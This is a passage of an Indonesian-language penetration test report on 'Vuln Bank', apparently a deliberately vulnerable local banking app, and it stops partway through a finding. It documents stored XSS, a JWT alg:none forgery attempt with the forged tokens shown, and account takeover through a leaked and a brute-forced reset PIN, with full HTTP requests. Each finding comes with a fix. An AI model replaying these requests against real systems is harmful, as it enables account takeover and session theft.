CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N`
Affected feature / URL	• http://127.0.0.1:5001/update_bio (User Profile feature) • http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel, user detail modal)
Testing approach	Grey-box

DESCRIPTION

Bio profil disimpan persis seperti yang dikirimkan, tanpa sanitasi. Panel administrasi kemudian menyisipkan nilai tersebut ke halaman melalui innerHTML di dalam template literal tanpa escaping, padahal field lain pada dialog yang sama dilewatkan melalui fungsi escaping. Markup yang dikirim nasabah biasa karena itu dieksekusi sebagai HTML di dalam sesi administrator.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk menjalankan kode di browser administrator hanya bermodalkan akun nasabah biasa, dan satu-satunya tindakan yang dibutuhkan dari administrator adalah membuka detail pengguna, yang merupakan pekerjaan rutin. Selama pengujian, tim menyimpan payload sebagai bio-nya dan memastikan di browser sungguhan bahwa skrip tersebut dieksekusi di dalam sesi administrator serta membaca token sesi administrator dari localStorage. Token tersebut memberikan kendali penuh atas panel administrasi, termasuk menghapus akun dan membuat administrator baru.

RECOMMENDATION

1. Render nilai dari pengguna memakai textContent alih-alih innerHTML, dan terapkan fungsi escaping yang sudah dipakai field lain pada dialog tersebut.
2. Sanitasi bio di sisi server dengan pustaka berbasis allow-list, baik saat disimpan maupun saat dikembalikan oleh API.
3. Terapkan Content-Security-Policy yang melarang inline script dan handler event.
4. Simpan token sesi pada cookie HttpOnly, Secure, dan SameSite agar tidak terbaca JavaScript.

REFERENCES

- VRT 1.13 - P2 Cross-Site Scripting (XSS) - Stored
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://portswigger.net/web-security/cross-site-scripting/stored
- https://cwe.mitre.org/data/definitions/79.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/update_bio (User Profile feature)

a. Tim terlebih dahulu mengisi bio profil dengan kalimat biasa untuk menetapkan perilaku yang diharapkan dari fitur ini.



Figure 48 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengisi bio profil dengan kalimat biasa untuk menetapkan perilaku yang diharapkan dari fitur ini

b. Tim kemudian mengganti bio dengan tag image yang membawa handler onerror. Aplikasi menerimanya tanpa sanitasi apa pun dan memantulkan payload tersebut kembali tanpa perubahan.



Figure 49 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengganti bio dengan tag image yang membawa handler onerror

c. API detail pengguna, yang merupakan sumber data yang dikonsumsi panel administrasi, mengembalikan payload tersimpan dalam bentuk mentah, memastikan markup tersebut bertahan utuh melalui proses penyimpanan dan pengambilan.



Figure 50 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - API detail pengguna, yang merupakan sumber data yang dikonsumsi panel administrasi, mengembalikan payload tersimpan dalam bentuk mentah, memastikan markup tersebut bertahan utuh melalui proses penyimpanan dan pengambilan

d. Seorang administrator membuka dialog detail pengguna di browser sungguhan ketika bio masih berisi teks biasa. Nilai tersebut ditampilkan sebagai teks biasa, menunjukkan tampilan normal dari fitur ini.




Figure 51 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Seorang administrator membuka dialog detail pengguna di browser sungguhan ketika bio masih berisi teks biasa

e. Administrator kemudian membuka dialog yang sama setelah payload ditanam. Skrip tersebut dieksekusi di dalam sesi administrator itu sendiri dan menampilkan token sesi administrator secara utuh, yang dibacanya dari localStorage, memastikan terjadinya pencurian sesi, bukan sekadar pop-up tak berbahaya.




Figure 52 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Administrator kemudian membuka dialog yang sama setelah payload ditanam

3.2.3 Broken Authentication (API2) – JWT Algorithm Confusion (alg: none)

RESULT	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS TESTED
PASS	—	No	CWE-347

Standard mapping	**API2:2023** Broken Authentication (OWASP API Security Top 10 2023)
Affected feature / URL	• http://127.0.0.1:5001/dashboard (Authentication) • http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel)
Testing approach	Grey-box
Result	**PASS** — Tidak rentan. Token dengan alg none ditolak dengan HTTP 401 baik pada permukaan nasabah maupun administrator. Perlu dicatat bahwa hal ini tidak berarti validasi token sudah baik: jalur pemalsuan lain berhasil dan dilaporkan pada temuan JWT Signature Not Verified.

DESCRIPTION

Tim berupaya melewati verifikasi tanda tangan JWT dengan menetapkan header algoritma token menjadi none dan menghapus tanda tangannya, sebuah teknik pemalsuan token yang klasik. Endpoint ini diuji secara khusus karena source aplikasi mencantumkan none di antara algoritma yang diterimanya.

EVIDENCE

Affected URL: http://127.0.0.1:5001/dashboard (Authentication)

a. Tim mendekode token yang sah, menetapkan header algoritma menjadi none, mengubah klaim administrator menjadi true, dan merangkai ulang token dengan tanda tangan kosong.

CAPTURED TOKEN

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4NX0.ufAnJT8DOtD0LALTtXYw4BcldNnmlKO8EELIvFads-w
```

MODIFIED HEADER

```
{
  "typ": "JWT",
  "alg": "none"
}
```

MODIFIED PAYLOAD

```
{
  "user_id": 1,
  "username": "admin",
  "is_admin": true,
  "iat": 1790736461
}
```

RE-ENCODED TOKEN (EMPTY SIGNATURE)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNjQ2MX0.
```

Figure 53 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token yang sah, menetapkan header algoritma menjadi none, mengubah klaim administrator menjadi true, dan merangkai ulang token dengan tanda tangan kosong

b. Token palsu tersebut dikirimkan ke halaman nasabah terproteksi dan ditolak dengan HTTP 401 Invalid token.

REQUEST

```
GET /dashboard HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNjQ2MX0.
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:06 GMT

{
  "error": "Invalid token"
}
```

Figure 54 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Token palsu tersebut dikirimkan ke halaman nasabah terproteksi dan ditolak dengan HTTP 401 Invalid token

c. Token yang sama dikirimkan ke panel administrasi dan juga ditolak dengan HTTP 401, memastikan kontrol bertahan pada kedua permukaan.

REQUEST

```
GET /sup3r_s3cr3t_admin HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNjQ2MX0.
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:07 GMT

{
  "error": "Invalid token"
}
```

Figure 55 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dikirimkan ke panel administrasi dan juga ditolak dengan HTTP 401, memastikan kontrol bertahan pada kedua permukaan

4 Findings on API

4.1 Vuln Bank REST API (http://127.0.0.1:5001/api)

4.1.1 Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.1 / 10	Yes	CWE-640

Standard mapping	**API2:2023** Broken Authentication (OWASP API Security Top 10 2023) **API9:2023** Improper Inventory Management (OWASP API Security Top 10 2023)
Impact rating	Critical
Bugcrowd VRT	P1 - Broken Authentication and Session Management (VRT 2.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`
Affected feature / URL	• http://127.0.0.1:5001/api/v1/forgot-password (Password Recovery feature) • http://127.0.0.1:5001/api/v1/reset-password (Password Recovery feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint pemulihan password versi 1 mengembalikan reset PIN milik korban di dalam body respons HTTP, pada blok debug_info. PIN tersebut adalah satu-satunya rahasia yang melindungi alur reset dan seharusnya hanya sampai ke pemilik akun melalui kanal pribadi. Karena endpoint v2 dan v3 yang lebih baru tidak membocorkannya, temuan ini sekaligus merupakan kasus versi API usang yang dibiarkan tetap aktif berdampingan dengan penggantinya.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mengambil alih akun mana pun yang username-nya diketahui, tanpa interaksi apa pun dari korban dan tanpa akses ke kotak surat korban. Selama pengujian, tim mengajukan permintaan reset untuk akun korban, membaca PIN langsung dari respons, memakainya untuk menetapkan password pilihan tim, lalu login sebagai korban. Urutan yang sama berlaku terhadap akun administrator, sehingga menjadi jalur langsung menuju kompromi penuh atas sistem perbankan.

RECOMMENDATION

1. Jangan pernah mengembalikan reset PIN, OTP, atau token pemulihan pada respons HTTP; kirimkan hanya melalui kanal terverifikasi milik pemilik akun.
2. Hapus blok debug_info dari seluruh respons produksi.
3. Nonaktifkan endpoint v1 yang telah digantikan, jangan dibiarkan tetap terjangkau berdampingan dengan v2 dan v3.
4. Ganti PIN numerik pendek dengan token acak panjang yang sekali pakai dan cepat kedaluwarsa.
5. Batalkan seluruh sesi aktif setelah reset password selesai, dan beri notifikasi ke pemilik akun.

REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/

- https://cwe.mitre.org/data/definitions/640.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/v1/forgot-password (Password Recovery feature)

a. Tim terlebih dahulu memanggil endpoint pemulihan v2 yang berlaku saat ini untuk akun korban. Endpoint tersebut menyatakan PIN telah dikirim ke email pemilik akun dan tidak membocorkan PIN itu sendiri, yang merupakan perilaku yang diharapkan.

REQUEST

```
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:12 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 02:58:12.691317",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

Figure 56 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memanggil endpoint pemulihan v2 yang berlaku saat ini untuk akun korban

b. Tim kemudian memanggil endpoint v1 yang lama untuk akun yang sama. Respons mengembalikan reset PIN milik korban dalam bentuk teks terang di dalam blok debug_info.

REQUEST

```
POST /api/v1/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 228
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:13 GMT

{
  "debug_info": {
    "pin": "358",
    "pin_length": 3,
    "timestamp": "2026-09-30 02:58:13.665194",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

Figure 57 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian memanggil endpoint v1 yang lama untuk akun yang sama

c. Memakai PIN yang bocor tersebut, tim menetapkan password baru pilihan tim sendiri pada akun korban. Server memastikan reset berhasil dilakukan.

REQUEST

```
POST /api/v1/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 85
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "358", "new_password": "PwnedByPentest1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 243
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:14 GMT

{
  "debug_info": {
    "reset_pin_used": "358",
    "reset_success": true,
    "timestamp": "2026-09-30 02:58:14.637378",
    "username": "pentest_victim"
  },
  "message": "Password has been reset successfully",
  "status": "success"
}
```

Figure 58 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Memakai PIN yang bocor tersebut, tim menetapkan password baru pilihan tim sendiri pada akun korban

d. Tim login sebagai korban memakai password yang baru saja ditetapkan. Aplikasi menerbitkan token sesi yang sah untuk akun korban, memastikan pengambilalihan akun terjadi secara penuh.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 61
Content-Type: application/json

{"username": "pentest_victim", "password": "PwnedByPentest1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzcwOTV9.WMN6dBDgNhMCG9ArVQT9GEzC6m2F3jN6LYOkh8cXyfg;
HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:15 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 02:58:15.599480",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzcwOTV9.WMN6dBDgNhMCG9ArVQT9GEzC6m2F3jN6LYOkh8cXyfg"
}
```

Figure 59 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim login sebagai korban memakai password yang baru saja ditetapkan

4.1.2 Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.1 / 10	Yes	CWE-307

Standard mapping	**API4:2023** Unrestricted Resource Consumption (OWASP API Security Top 10 2023)
Impact rating	**Critical**
Bugcrowd VRT	P1 - Broken Authentication and Session Management (VRT 2.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`
Affected feature / URL	http://127.0.0.1:5001/api/v2/reset-password (Password Recovery feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint reset password tidak menerapkan rate limiting, penguncian, maupun pembatasan jumlah percobaan PIN. PIN pemulihan hanya terdiri dari tiga digit, sehingga seluruh ruang kunci hanya seribu kemungkinan dan dapat dihabiskan dalam hitungan detik. Serangan ini tidak bergantung pada bocornya PIN, sehingga tetap efektif pada endpoint v2 dan v3 yang tidak membocorkannya.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mengambil alih akun mana pun yang username-nya diketahui, dengan memicu permintaan reset lalu menebak PIN secara paksa. Selama pengujian, tim mengirim percobaan berturut-turut tanpa jeda dan seluruhnya dilayani secara normal, tanpa HTTP 429, tanpa penguncian, dan tanpa perlambatan. PIN yang benar berhasil ditemukan, password korban diganti, dan tim login sebagai korban.

RECOMMENDATION

1. Terapkan rate limiting percobaan reset per akun dan per alamat sumber, serta kunci alur sementara setelah sejumlah kecil kegagalan.
2. Ganti PIN 3 digit dengan token acak sekali pakai minimal 128 bit dengan masa berlaku singkat.
3. Batalkan token pemulihan setelah beberapa percobaan gagal dan haruskan permintaan reset baru.
4. Beri notifikasi ke pemilik akun pada setiap permintaan reset dan setiap reset yang berhasil.

REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa4-unrestricted-resource-consumption/
- https://cwe.mitre.org/data/definitions/307.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/v2/reset-password (Password Recovery feature)

a. Tim mengajukan permintaan reset password untuk akun korban melalui endpoint v2 yang berlaku saat ini, yang tidak membocorkan PIN. Hal ini menetapkan bahwa serangan tidak bergantung pada bocornya PIN.

REQUEST

```
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:46 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 03:12:46.701456",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

Figure 60 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim mengajukan permintaan reset password untuk akun korban melalui endpoint v2 yang berlaku saat ini, yang tidak membocorkan PIN

b. Satu PIN yang salah dikirimkan dan ditolak dengan benar, memastikan bahwa endpoint memang memvalidasi PIN.

REQUEST

```
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "000", "new_password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 59
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:48 GMT

{
  "message": "Invalid reset PIN",
  "status": "error"
}
```

Figure 61 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Satu PIN yang salah dikirimkan dan ditolak dengan benar, memastikan bahwa endpoint memang memvalidasi PIN

c. Tim kemudian mengirimkan percobaan PIN secara berturut-turut tanpa jeda di antaranya. Setiap percobaan dilayani dengan respons HTTP 400 yang sama; tidak pernah muncul HTTP 429, penguncian akun, maupun perlambatan.

CONSECUTIVE PIN ATTEMPTS

```
attempt  1  ->  HTTP 400
attempt  2  ->  HTTP 400
attempt  3  ->  HTTP 400
attempt  4  ->  HTTP 400
attempt  5  ->  HTTP 400
attempt  6  ->  HTTP 400
attempt  7  ->  HTTP 400
attempt  8  ->  HTTP 400
attempt  9  ->  HTTP 400
attempt 10  ->  HTTP 400
```

Figure 62 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan percobaan PIN secara berturut-turut tanpa jeda di antaranya

d. PIN yang benar akhirnya tercapai dan endpoint menerimanya, memastikan reset berhasil dan password korban telah diganti dengan password pilihan tim.

REQUEST

```
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "450", "new_password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 80
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:51 GMT

{
  "message": "Password has been reset successfully",
  "status": "success"
}
```

Figure 63 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - PIN yang benar akhirnya tercapai dan endpoint menerimanya, memastikan reset berhasil dan password korban telah diganti dengan password pilihan tim

e. Tim login sebagai korban memakai password hasil brute force. Token sesi yang sah diterbitkan, memastikan pengambilalihan akun secara penuh tercapai tanpa memerlukan kebocoran informasi apa pun.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 58
Content-Type: application/json

{"username": "pentest_victim", "password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3Mzc5NzN9.SG0s0h6RPKg840JUpuHdlLel1mA0yrlgQkoH7GZ5Krc;
HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:53 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 03:12:53.293519",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3Mzc5NzN9.SG0s0h6RPKg840JUpuHdlLel1mA0yrlgQkoH7GZ5Krc"
}
```

Figure 64 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim login sebagai korban memakai password hasil brute force

4.1.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
High	8.1 / 10	Yes	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Impact rating	High
Bugcrowd VRT	P2 - Broken Access Control - IDOR (VRT 2.6)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N`
Affected feature / URL	• http://127.0.0.1:5001/api/virtual-cards/<card_id>/transactions (Virtual Cards feature) • http://127.0.0.1:5001/api/virtual-cards/<card_id>/toggle-freeze (Virtual Cards feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint kartu virtual mengambil identifier kartu dari path URL dan mengoperasikannya tanpa memeriksa bahwa kartu tersebut milik pemegang token. Identifier kartu berupa bilangan bulat berurutan, sehingga sangat mudah dienumerasi.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk membaca riwayat transaksi kartu virtual nasabah lain dan mengubah status kartu mereka. Selama pengujian, tim membaca riwayat transaksi kartu milik nasabah lain lalu membekukan kartu nasabah tersebut, yang terlihat oleh korban pada sesinya sendiri. Membekukan kartu merupakan penolakan layanan terhadap instrumen pembayaran korban, dan endpoint sejenis pada modul yang sama juga membuka perubahan limit belanja serta pengisian dana.

RECOMMENDATION

1. Verifikasi kepemilikan objek pada setiap permintaan dengan mencocokkan identifier kartu terhadap identifier pengguna yang dibawa token sebelum membaca atau mengubah apa pun.
2. Terapkan pemeriksaan otorisasi secara terpusat pada seluruh endpoint kartu, bukan per handler.
3. Gunakan UUID acak sebagai identifier kartu agar tidak dapat dienumerasi.
4. Catat dan beri peringatan atas percobaan akses lintas objek.

REFERENCES

- VRT 2.6 - P2 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/virtual-cards/<card_id>/transactions (Virtual Cards feature)

a. Tim terlebih dahulu membaca riwayat transaksi kartu virtual miliknya sendiri, menetapkan perilaku yang dimaksudkan dari endpoint ini.

REQUEST

```
GET /api/virtual-cards/2/transactions HTTP/1.1
User-Agent: python-requests/2.33.1
